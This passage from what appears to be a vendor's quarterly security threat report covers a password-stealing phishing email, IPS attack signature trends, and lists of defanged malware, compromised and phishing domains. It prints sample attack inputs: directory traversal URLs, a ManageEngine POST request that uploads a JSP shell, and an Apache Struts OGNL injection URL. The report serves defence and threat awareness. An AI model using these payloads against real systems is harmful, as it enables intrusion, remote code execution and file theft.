


Figure 7: Swift Email

This email title translates to

Fwd: SWIFT message-confirmation of executed payment

Opening the file “payment advice.gz” we get the executable “payment advice.exe”. An analysis of this executable shows it steals Bitcoin wallet passwords, shares code with the botnet Loki Bot, and the password stealer Oski Stealer. Oski Stealer will extract passwords from browsers, crypto wallets and other locations. This malware also reports back to a command-and-control server to send these passwords to.

We have seen a rise in password stealers recently, including the Heur.BZC.YAX.Boxter family. The data accessible by the passwords becomes more important than anything on the local workstation. By protecting the workstation with an advanced EPDR antivirus you will also protect the accounts you access with that workstation.


Network Attack Trends

Intrusion prevention services (IPS) have protected countless networks since their inception, which is why most consider IPS a vital component of network security and our Firebox’s toolkit. IPS systems detect network intrusions based on unique network traffic patterns that software vulnerability exploits generate, which we call signatures. When network security controls see these signatures, they can prevent that traffic from reaching the server or client, thus preventing the attack while also generating an alert for the network or security administrator. IPS services maintain thousands of signatures to encompass the many software vulnerabilities and exploits, which continue to increase. As signature databases are dynamic and will always continue to grow and be pruned, it is important you consider enabling automatic updates to ensure you have the latest signatures to defend your organization’s network from the most recent known threats.

IPS detections decreased by 465,212 from last quarter. While not an insignificant number, the total volume between quarters has swung wildly from a high of 128% increase in Q2 2019 to more often shifting 20% in either direction. There was a total of 4,232,356 detections this quarter. Figure 8 makes it clear that the volume trajectory is overall growing quarter-to-quarter but has lately hovered around 4-5 million since Q1 2021. To discern why these detection volumes shift so much between quarters is difficult. Too many factors could play a role such as high-volume Fireboxes that tend to represent a disproportionate number of detections, to shifting Firebox telemetry call-home enrollment. We did notice that the top signatures by volume are less concentrated this quarter compared to the past two quarters (Q1 2021 and Q4 2021). Whereas the top signature in Q1 2021 represented 33.9% of total volume, this quarter it was only 22.5%. That is similarly reflected in the other signatures in the top 10 table. We may be able to attribute this to the decrease in total volume for all detections this quarter, but that is speculation.

Unique threats declined after three consecutive quarters of growth. The 445 signatures were a 17% drop from last quarter, but when compared to Q2 2021 it was a 6% increase. Of our top 10 signatures by volume, two were new. The eight remaining signatures were in the top 10 last quarter, except for signature 1054837 (described in brief below), which was last on the list in Q3 2021. That signature has maintained a reoccurring presence in the top 10 since Q4 2018, where it had been the most detected signature. In addition, the most-widespread attacks had two new signatures this quarter. We will cover the two new top 10 and widespread detections in more detail below.

Quarterly Trend of All IPS Hits
Total IPS Detections



Quarter/ Year	IPS Hits
Q2, 2019	2,265,425
Q3, 2019	2,398,986
Q4, 2019	1,878,730
Q1, 2020	1,660,904
Q2, 2020	1,752,789
Q3, 2020	3,329,620
Q4, 2020	3,498,356
Q1, 2021	4,223,523
Q2, 2021	5,168,506
Q3, 2021	4,095,320
Q3, 2021	4,095,320
Q4 2021	5,686,245
Q1 2022	4,697,568
Q2 2022	4,232,356

Figure 8: Total IPS Detections

Unique IPS Signatures




Figure 9: Quarterly Trends of Unique IPS Signatures

Top 10 Network Attacks Review

The top 10 network attacks data is based solely on volume and therefore doesn't consider how widely it affects the customer base. That is addressed in the most-widespread attacks section further on in this section. While looking at signatures by sheer volume may seem narrow in scope, it does provide insightful information. This quarter saw two new signatures, both directory traversal vulnerabilities.

The remaining signatures have been present in the top 10 signatures in past quarters with only one of them failing to appear on the list since Q3 2021 (as mentioned above). That signature, 'WEB Remote File Inclusion /etc/passwd' ([1054837](#)), has been on-again-off-again since Q4 2018. The signature is attached to numerous old CVEs as web applications without proper input validation. Attackers can exploit these input validation flows to pivot to adjacent files (in this case Linux credential store, which historically also stored password hashes) that guest web users should not have access to. Some of the applications it affected were Elasticsearch pre-1.6.1, the Linux-based DreamBox DM800 (versions 1.6rc3 and 1.5rc1) satellite receiver, and WordPress version 2.11. As an aside, not only is this a pretty old vulnerability, but modern Linux systems have also moved password hashes from etc/passwd to etc/shadow accessible only by root, making hash theft with flaws like this more difficult.

WEB Directory Traversal -7 (Signature 1059876)

This signature (one of the two new to the top 10) is specific to the application [SpecView](#) 2.5 build 853. SpecView is a graphical interface for SCADA software to monitor and control industrial environments. The vulnerability, discovered by the researcher Luigi Auriemma back in 2012, allowed an attacker to remotely initiate a directory traversal attack if the user enabled the web server within the application. The web server was disabled by default, which hopefully minimized the impact of this vulnerability. The purpose of enabling the web server was to upload current screenshots of the running program. In case you haven't heard of it, a directory traversal vulnerability is one that allows an attacker to escape the allowed directory path the web server exposes to visitors, potentially reaching any other directory on that server the visitor should not have access to. That sounds considerably risky as it makes the SCADA system Internet-facing and therefore open to possible discovery by attackers.

Below is an example of the URL syntax to trigger the directory traversal (Figure 10)

```
http://SERVER/../../../../../../../../boot.ini
http://SERVER/../../../../../../../../boot.ini
```

Figure 10: Each input would accomplish a directory traversal attack against the server as the software was not sanitized to handle more than two dots per folder.

It only required using more than two periods. SpecView is now up to version 3.1. As the researcher did not mention an available fix, we can only hope that the program maintainers have patched this vulnerability. That said, it is very likely that organizations are still running older versions such as 2.5 – especially considering historically SCADA and ICS software does not seem to get updated as quickly as it should – and therefore attackers are seeking an opportunity to exploit it.

One thing to note, both signature WEB Directory Traversal -8 in the 6th spot, and signature WEB Directory Traversal -7 in the 4th spot, share the same attack attributes and both have [CVE-2012-5972](#) linked to the signature. The only discernable difference is that WEB Directory Traversal -8 has several other products connected to the signature. Hypothetically, if they were the same attack signature but different in name, the total volume of the signatures combined would land it in the second-place spot in the top 10.

WEB Directory Traversal -27 (Signature 1059958)

The second new signature is connected to three CVEs, all in some way vulnerable to directory traversal attacks against IT management software. The first CVE-2014-5005 affects the ZOHIO ManageEngine Desktop Central (DC) v7 and up to v9 build 90054. ManageEngine is a management software for IT assets such as servers and laptops. The program has an extensive range of uses such as running automated updates and remotely accessing endpoints. A researcher named Pedro Ribeiro discovered several vulnerabilities in the software. The one related to this signature was a remote code execution (RCE) as SYSTEM (in Windows) through the file upload feature. The attack bypasses authentication and uploads a malicious JavaServer Page (JSP) file.

As the name infers, ManageEngine DC centralizes operations, and it receives status update POST requests from its clients to maintain knowledge of its maintained devices. Sending a POST request via the Status Update URI with a malicious JSP file will deliver it by way of directory traversal. The attacker can then run a GET request to execute the payload as SYSTEM.

Below is the [POST request](#) to run the exploit (Figure 11)

```
POST
/statusUpdate?actionToCall=LFU&customerId=1337&fileName=../../../../../../../../shell.jsp&
configDataID=1<JSP_shell_data>
```

Figure 11: The attacker can append a malicious JSP executable to the end of the POST request originating from the client machine.

This exploit has been added to the [Metasploit library](#).

The second CVE ([CVE-2016-0477](#)) involves a vulnerability from Oracle Application Testing Suite within the Oracle Enterprise Manager Grid Control 12.4.0.2 and 12.5.0.2. Like ManageEngine, it is a centralized management system for interacting with IT infrastructure. An attacker could run a directory traversal by interacting with the DownloadServlet within the testing suite. Documentation on this vulnerability is minimal, but it is implied that the attacker could read files in several locations within the program, and potentially exfiltrate files as well. The third CVE ([ZDI-17-069](#)) is for Trend Micro Control Manager. An attacker can bypass authentication and use a directory traversal attack to run arbitrary code as the IUSR user on the management software.

These three vulnerabilities were published between 2014 and 2017, relatively recent compared to many of the regular signatures in the top 10. Patching or upgrading the software (as it has been a while since the discoveries) should rectify these vulnerabilities. A successful attack against any of the management programs could result in a serious breach for any organization.

Signature	Type	Name	Affected OS	Count
1059160	Web Attacks	WEB SQL injection attempt -33	Windows, Linux, FreeBSD, Solaris, Other Unix	867,745
1132875	Misc	FILE Microsoft Office Memory Corruption Vulnerability	Windows	566,105
1132092	Buffer Overflow	FILE Invalid XML Version -2	Windows	425,698
1059877	Access Control	WEB Directory Traversal -8	Windows, Linux, FreeBSD, Solaris, Other Unix	425,011
1052174	Web Attacks	WEB Remote File Inclusion - /system32/cmd.exe	Windows	288,794
1059876	Access Control	WEB Directory Traversal -7	Windows, Linux, FreeBSD, Solaris, Other Unix	147,169
1230275	Web Attacks	WEB Apache log4j Remote Code Execution -1.h (CVE-2021-44228)	Linux	70,417
1055396	Web Attacks	WEB Cross-site Scripting -9	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	139,432
1054837	Web Attacks	WEB Remote File Inclusion /etc/passwd	Windows, Linux, FreeBSD, Solaris, Other Unix	123,950
1230275	Web Attacks	WEB Apache log4j Remote Code Execution -1.h	Linux	114,069
1059958	Web Attacks	WEB Directory Traversal -27	Windows	103,490

Figure 12: Top 10 Network Attacks by volume




Figure 13: History of Prominent Signatures in the Top 10 Since Q2 2018.

It's apparent from looking at the top 10 history line chart in figure 13 that old signatures stick around for a long time. Each color in the graphic indicates a single signature and the number indicates the ranking among the top 10 of the quarter. New signatures such as number 6 grey and number 10 tan in the Q2 2022 column are only seen in the latest quarter. The dark blue color for the top signature (1) in Q2 2022 column has been present since Q1 2019.

A metric we consider is how the top signatures by volume tend to dominate the bulk of detections. Among the over 4.2 million detections this quarter, over 3.2 million were from the top 10. As detections for the top 5 signatures range from 288,794 to 867,745, it is no surprise that they represent over 60% of total detections. As the top signatures obfuscate the diversity of the signatures, it's helpful to note that the top 18 signatures by volume (not included in the report) each account for less than 1% or less of the total volume. As mentioned in the beginning of the section, the IPS signature database is extensive, and the signatures detected each quarter are a diverse lot.

	Top 3	Top 5	Top 10
Hits	1,859,548	2,573,353	3,201,463
Total Detection %	43.93%	60.80%	75.64%

Figure 14: Top 3/5/10 Total Detection % (From the Top 10 Signatures by Volume)

Most-Widespread Network Attacks

Signature	Name	Top 3 Countries			AMER	EMEA	APAC
1130592	WEB Apache Struts Wildcard Matching OGNL Code Execution -5	Brazil 49.37%	US 30.15%	France 28.85%	29.89%	22.73%	20.24%
1110932	FILE Microsoft Windows GDIPplus PNG tEXt Chunk Processing Integer Overflow	Italy 27.74%	UK 26.07%	Germany 23.71%	12.42%	23.98%	17.81%
1132092	FILE Invalid XML Version -2)	Italy 29.46%	Canada 27.01%	UK 26.65%	19.79%	18.37%	25.91%
1059877	WEB Directory Traversal -8	Germany 25.62%	Canada 21.9%	Australia 17.21%	14.10%	17.15%	16.60%
1055396	WEB Cross-site Scripting -9	Canada 24.82%	Italy 18.49%	Brazil 14.56%	15.54%	11.88%	15.79%

Figure 15: Top 5 Most-Widespread Network Attacks

The most-widespread network attacks encompass the signatures that were detected against the greatest number of unique customer Fireboxes. Each of the top 5 signatures includes the three countries most affected per signature and present the level of prevalence per region.

This quarter saw two new widespread attack signatures. In first place is WEB Apache Struts Wildcard Matching OGNL Code Execution -5, a remote code execution attack against Apache Struts 2 (before 2.3.14.3). The [Apache Struts 2 documentation](#) provides an example on recreating this exploit. Using an XML file with specified parameters

```
<result type="httpheader">
  <param name="headers.foo"bar">${message}</param>
</result>
```

and a Java file with an execute method to return a success message

```
public String execute() throws Exception {
    return SUCCESS;
}
```

The Apache Struts 2 program is then run with the following URL:

```
http://localhost:8080/example/HelloWorld.action?message=%24{%25{1%2B2}}
```

The URL above results in a double evaluation as a string presents another string seen below:

```
http://localhost:8080/example/HelloWorld.action?message=${%{1+2}}
```

The {1+2} value in the second URL would result in the value 3 and has been displayed in the \${message} parameter from the XML file. The vulnerability originates from the use of the Object-Graph Navigation Language (OGNL) expression that is used in Apache Strut 2. The expression, when parsed by TextParseUtil.translateVariables and the inclusion of \$ and % char values, creates the opening for a double evaluation to pass through a malicious message value.

The other new signature (and in the 4th spot in the top 10 by volume), WEB Directory Traversal -8, is connected to several products. The products affected are SpecView 2.5 build 853, ZPanel 10.1.0 and prior, nginx 0.8.41 through 1.4.3 and 1.5.x (before 1.5.7), and SysAid Help Desk prior to 15.2. As discussed in the top 10 signatures section, there are two signatures in that table that are nearly identical except that one is solely for the SpecView 2.5 build 853 vulnerability and this signature involved several different products. The commonality between all of them is a lack of sanitized inputs that leaves the products in a vulnerable state against remote code execution and directory traversal.

The most-widespread attacks continue to concentrate around the usual bunch of countries, barring Spain and Switzerland. Those consist of the top four EU countries by population size, along with the tight-knit Canada and the US, plus Brazil and Australia. Figure 16 shows that it is often the same countries who end up on at least one of the top three countries per widespread attack.





Figure 16: Countries Present at Least Once in the Most-Widespread Attacks per Quarter



Network Attacks by Region



The average detections per Firebox show the proportional weighting of detections between the three regions: AMER, EMEA, and APAC. Noticeably, on average this quarter it is APAC taking the brunt of the burden in terms of volume reaching their Fireboxes. AMER and EMEA each as a collective region took in a larger percentage of detections, but once weighted based off enrolled Fireboxes per region, it then presented a different story. Individual Fireboxes in AMER and EMEA on average were on the smaller receiving end for detections per Firebox. As ransomware campaigns and other cybercriminal operations begin to branch out from typical western targets, it'll be interesting to see if these numbers begin to correlate with well-known ransomware campaigns, some that have begun to shift their focus to East Asia and South America.

Conclusion

Three new signatures discussed this quarter encompassed a common theme. They are all directory traversal attacks against management software. This type of software is the golden goose for attackers. Were they to run a successful directory traversal, or other attack, they would be delighted as they would now have the means to read, and potentially change, configurations of servers and other managed endpoints. A successful directory traversal attack against a SCADA management system such as SpecView is a whole other ballgame. The [types of processes](#) managed and the [range of vendors supported](#) for this software is vast and often fits into the category of critical infrastructure. The lesson, already known by most, but reiterated in this IPS section is to never make your industrial control system Internet-facing if you don't absolutely need to!

DNS Analysis

In Q2 of 2022 we saw a decrease in activity compared to Q1, with blocked domain connections coming in at 5,655,361. This was a decrease of roughly two million fewer blocked domains worldwide compared to the previous quarter and was a trend that we originally saw prior to the pandemic. Traditionally during the Northern Hemisphere summer months, more users take vacations or holidays instead of working from office networks and endpoints. This increase of time-off does equate to a decrease in usage and detections. Regardless, DNS-based firewalling is an important layer of security that should be observed and maintained to prevent threats and attackers before they can even attempt connections to dangerous domains. In the following sections, we will be reviewing the top domains in malware, phishing, and compromised websites from Q2.

Top Malware Domains

We classify malware domains as ones that host malware distribution sites, infrastructure, or the command and control (C2) network needed for threat actors to manage the malware threats. This quarter, there were four new additions to the top malware domains list.

Profetest[.]ru

This is a domain that DNSWatch has been tracking for the past four years. The domain has been a known C2 for multiple types of malware, which means the malware calls or checks the domain for instructions, updates, or relays information back for distribution. Either way, we have seen a heavy increase in traffic from this blocked domain, which means it is still active by current malware.

Krebsonfellatio[.]net and brian-krebs-erectile-dysfunction[.]com

These two domains are grouped together since they are an indicator of compromise for a malware named HabitsRAT. The RAT (remote access trojan) was impacting both Windows and Linux machines. The variants of this malware target Microsoft Exchange Servers and attempt to remotely control the Exchange servers. More details about this malware can be [found here](#).

t[.]hwqloan[.]com

The domain t[.]hwqloan[.]com is used for a command & control (C2) server for the malware Lemon Duck. This malware is known to target Microsoft Exchange Servers. More can be read on Lemon Duck malware from this Cisco Talos blog post [here](#).

nlfoundation[.]org

This domain was associated with malicious content in the past but is currently for sale. Often-parked or for-sale domains are used by malicious actors since there is no admin that is actively looking for redirections on the site. This is still on our list to protect anyone from potential issues if this site is malicious again and to capture indicators of compromise (IoCs) that have used the domain before.

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least not without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. www[.]site[.]com), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

Malware	
Domain	Hits
hrtests[.]ru	42,705
profetest[.]ru	37,197
newage[.]newminersage[.]com	34,968
newage[.]radnewage[.]com	34,646
testpsy[.]ru	17,801
groundgirl[.]xyz	13,692
krebsonfellatio[.]net	9,213
brian-krebs-erectile-dysfunction[.]com	8,603
nlfoundation[.]org	7,548

Top Compromised Domains

Compromised domains typically host legitimate content but have suffered some sort of breach or attack (often due to a web application vulnerability) that allowed threat actors to add malicious content to them or host other sorts of undesirable content. We block these domains as dangerous while they host that content but switch them back to legitimate once their owners have been cleaned of the malicious content. Below are some examples of interest from top compromised domains during the quarter.

Leancoding[.]co

This domain was associated with malicious content in the past but is currently for sale. Often-parked or for-sale domains are used by malicious actors since there is no admin that is actively looking for redirections on the site. The domain is for sale and has been suspended currently.

Top Phishing Domains

As the name suggests, phishing domains are ones masquerading as some legitimate destination, typically in order to trick users into sharing credentials and other personal and sensitive information.

Keyrock-my[.]sharepoint[.]com and ucor-my[.]sharepoint[.]com

Many SharePoint servers are the launch point for phishing campaigns. Normally these domains are using Microsoft logins to attempt to capture user credentials.

F[.]progcorp[.]com

This domain was hosting a fake Office365 password reset form. Once the user confirmed their original password, the domain would show a "username not on file" error, meanwhile allowing for the capture of the original valid user password.

A[.]top4top[.]com

Many phishing campaigns will use fake Word documents or PDFs with malicious URLs attached to them. In this case, a fake PDF was used for a fake email sign-in. These sign-in pages have options for Google, Yahoo, Adobe, Live, and other mail providers. It has been blocked and is protecting users from accessing the domain's redirection.

Conclusion

Q2's decrease in alerts was following previous annual trends that had been a pre-pandemic normal. With an increase in older domains being towards the top of our malware alerts recap, we are seeing attackers attempting to reactivate resources that have been used before. It is interesting to see those same attackers modify newer malware to reuse domains that have been dormant for a few years. Keeping firewalls and antivirus up to date will help make sure that users and networks are protected from these attacks.

Compromised	
Domain	Hits
disorderstatus[.]ru	58,913
ssp.adriver[.]ru	12,485
0.nextyourcontent[.]com	1,332
www[.]sharebutton[.]co	963
track[.]dobermanmedia[.]com	822
shit-around[.]com	381
users[.]atw[.]hu	333
d[.]zaix[.]ru	253
u[.]ucor[.]io	107
leancoding[.]co*	55

* Denotes the domain has never been in the top 10

Phishing	
Domain	Hits
unitednations-my[.]sharepoint[.]com	35,679
firebasestorage[.]googleapis[.]com	6,005
keyrocks-my[.]sharepoint[.]com	2,961
e.targito[.]com	1,957
gm7e[.]com	1,676
nucor-my[.]sharepoint[.]com	1,487
t[.]go[.]rac[.]co[.]uk	1,392
f[.]progcorp[.]com	1347
a[.]top4top[.]net	1,255
kit-free[.]fontawesome[.]com	999

* Denotes the domain has never been in the top 10

Firebox Feed: Defense Learnings

